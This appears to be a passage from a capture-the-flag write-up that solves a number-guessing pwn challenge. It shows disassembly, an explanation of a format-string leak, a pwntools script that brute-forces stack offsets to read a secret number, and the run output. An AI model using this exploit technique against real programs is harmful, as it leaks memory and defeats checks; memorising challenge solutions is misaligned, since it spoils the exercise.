


```
                    ff ff
        00401292 48 8d 05        LEA        RAX,[s_Do_you_think_you_can_win_my_supe_004020... = "Do you think you can win my s...
                 cf 0d 00 00
        00401299 48 89 c7        MOV        RDI=>s_Do_you_think_you_can_win_my_supe_004020... = "Do you think you can win my s...
        0040129c e8 8f fd        CALL       <EXTERNAL>::puts                                  int puts(char * __s)
                 ff ff
        004012a1 48 8d 05        LEA        RAX,[DAT_004020a5]                                = 3Eh    >
                 fd 0d 00 00
        004012a8 48 89 c7        MOV        RDI=>DAT_004020a5,RAX                             = 3Eh    >
        004012ab b8 00 00        MOV        EAX,0x0
                 00 00
        004012b0 e8 9b fd        CALL       <EXTERNAL>::printf                                int printf(char * __format, ...)
                 ff ff
        004012b5 48 8d 45 cc     LEA        RAX=>local_3c,[RBP + -0x34]
        004012b9 48 89 c6        MOV        RSI,RAX
        004012bc 48 8d 05        LEA        RAX,[DAT_004020aa]                                = 25h    %
                 e7 0d 00 00
        004012c3 48 89 c7        MOV        RDI=>DAT_004020aa,RAX                             = 25h    %
        004012c6 b8 00 00        MOV        EAX,0x0
                 00 00
        004012cb e8 b0 fd        CALL       <EXTERNAL>::__isoc99_scanf                        undefined __isoc99_scanf()
                 ff ff
        004012d0 8b 55 cc        MOV        EDX,dword ptr [RBP + local_3c]
        004012d3 8b 45 f8        MOV        EAX,dword ptr [RBP + local_10]
        004012d6 39 c2           CMP        EDX,EAX
        004012d8 75 20           JNZ        LAB_004012fa
        004012da 48 8d 05        LEA        RAX,[s_You_guessed_my_favorite_number!_004020b0] = "You guessed my favorite numbe...
                 cf 0d 00 00
        004012e1 48 89 c7        MOV        RDI=>s_You_guessed_my_favorite_number!_004020b... = "You guessed my favorite numbe...
        004012e4 b8 00 00        MOV        EAX,0x0
                 00 00
        004012e9 e8 62 fd        CALL       <EXTERNAL>::printf                                int printf(char * __format, ...)
                 ff ff
        004012ee b8 00 00        MOV        EAX,0x0
                 00 00
        004012f3 e8 d1 fe        CALL       print_flag                                        undefined print_flag()
                 ff ff
        004012f8 eb 0f           JMP        LAB_00401309

                             LAB_004012fa                                    XREF[1]:     004012d8(j)
        004012fa 48 8d 05        LEA        RAX,[s_Nope,_not_it._004020d0]                    = "Nope, not it."
                 cf 0d 00 00
        00401301 48 89 c7        MOV        RDI=>s_Nope,_not_it._004020d0,RAX                 = "Nope, not it."
        00401304 e8 27 fd        CALL       <EXTERNAL>::puts                                  int puts(char * __s)
                 ff ff
```

We see that if we then input the random number generated in the beginning of the program stored in local_10 then we win. To find out what this number is we can try to use the format string vulnerability to read the number off of the stack.


3. To find the random number we want to send to the program we can read data off the stack. We can do this using the format string %i$x where it will walk up the stack and select what it thinks the ith argument is and print it out. We can use this to potentially leak the random number. We know that the random number is somewhere on the stack but we do not know exactly where it is. So, we can use a script to brute force the process of testing each value we read off of the stack.

4. The following script solves the challenge:



```
  GNU nano 7.2                              aleakychallenge.py
from pwn import *
for i in range(1, 200):
  #p=remote("fitsec-a-leaky-challenge.chals.io", 443, ssl=True, sni="fitsec-a-leaky-challenge.chals.io")
  p = process("./aleakychallenge.bin")
  p.recvuntil(">>>")
  p.sendline(b"%%%d$x"%i)
  num = p.recvline().decode().strip()
  num = int(num, 16)
  p.recvuntil(">>>")
  p.sendline(b"%d"%num)
  response = p.recvall().decode()
  if "!" in response:
    print(num)
    print(response)
    break
p.interactive()
```

5. Running the script we get:



```
┌──(hashway㉿kali)-[~/fitsec/pwn]
└─$ python3 aleakychallenge.py
[+] Starting local process './aleakychallenge.bin': pid 203190
/home/hashway/fitsec/pwn/aleakychallenge.py:5: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See http
s://docs.pwntools.com/#bytes
  p.recvuntil(">>>")
/home/hashway/fitsec/pwn/aleakychallenge.py:9: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See http
s://docs.pwntools.com/#bytes
  p.recvuntil(">>>")
[+] Receiving all data: Done (15B)
[*] Process './aleakychallenge.bin' stopped with exit code 14 (pid 203190)
[+] Starting local process './aleakychallenge.bin': pid 203193
[+] Receiving all data: Done (15B)
[*] Process './aleakychallenge.bin' stopped with exit code 14 (pid 203193)
[+] Starting local process './aleakychallenge.bin': pid 203196
[+] Receiving all data: Done (15B)
[*] Process './aleakychallenge.bin' stopped with exit code 14 (pid 203196)
[+] Starting local process './aleakychallenge.bin': pid 203199
[+] Receiving all data: Done (15B)
[*] Process './aleakychallenge.bin' stopped with exit code 14 (pid 203199)
[+] Starting local process './aleakychallenge.bin': pid 203202
[+] Receiving all data: Done (15B)
[*] Process './aleakychallenge.bin' stopped with exit code 14 (pid 203202)
[+] Starting local process './aleakychallenge.bin': pid 203205
[+] Receiving all data: Done (15B)
[*] Process './aleakychallenge.bin' stopped with exit code 14 (pid 203205)
[+] Starting local process './aleakychallenge.bin': pid 203208
[+] Receiving all data: Done (15B)
[*] Process './aleakychallenge.bin' stopped with exit code 14 (pid 203208)
[+] Starting local process './aleakychallenge.bin': pid 203211
[+] Receiving all data: Done (15B)
[*] Process './aleakychallenge.bin' stopped with exit code 14 (pid 203211)
[+] Starting local process './aleakychallenge.bin': pid 203214
[+] Receiving all data: Done (15B)
[*] Process './aleakychallenge.bin' stopped with exit code 14 (pid 203214)
[+] Starting local process './aleakychallenge.bin': pid 203217
[+] Receiving all data: Done (15B)
[*] Process './aleakychallenge.bin' stopped with exit code 14 (pid 203217)
[+] Starting local process './aleakychallenge.bin': pid 203220
[+] Receiving all data: Done (15B)
[*] Process './aleakychallenge.bin' stopped with exit code 14 (pid 203220)
[+] Starting local process './aleakychallenge.bin': pid 203223
[+] Receiving all data: Done (15B)
[*] Process './aleakychallenge.bin' stopped with exit code 14 (pid 203223)
[+] Starting local process './aleakychallenge.bin': pid 203231
[+] Receiving all data: Done (32B)
[*] Stopped process './aleakychallenge.bin' (pid 203231)
881339940
 You guessed my favorite number!
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$ exit
[*] Got EOF while sending in interactive
```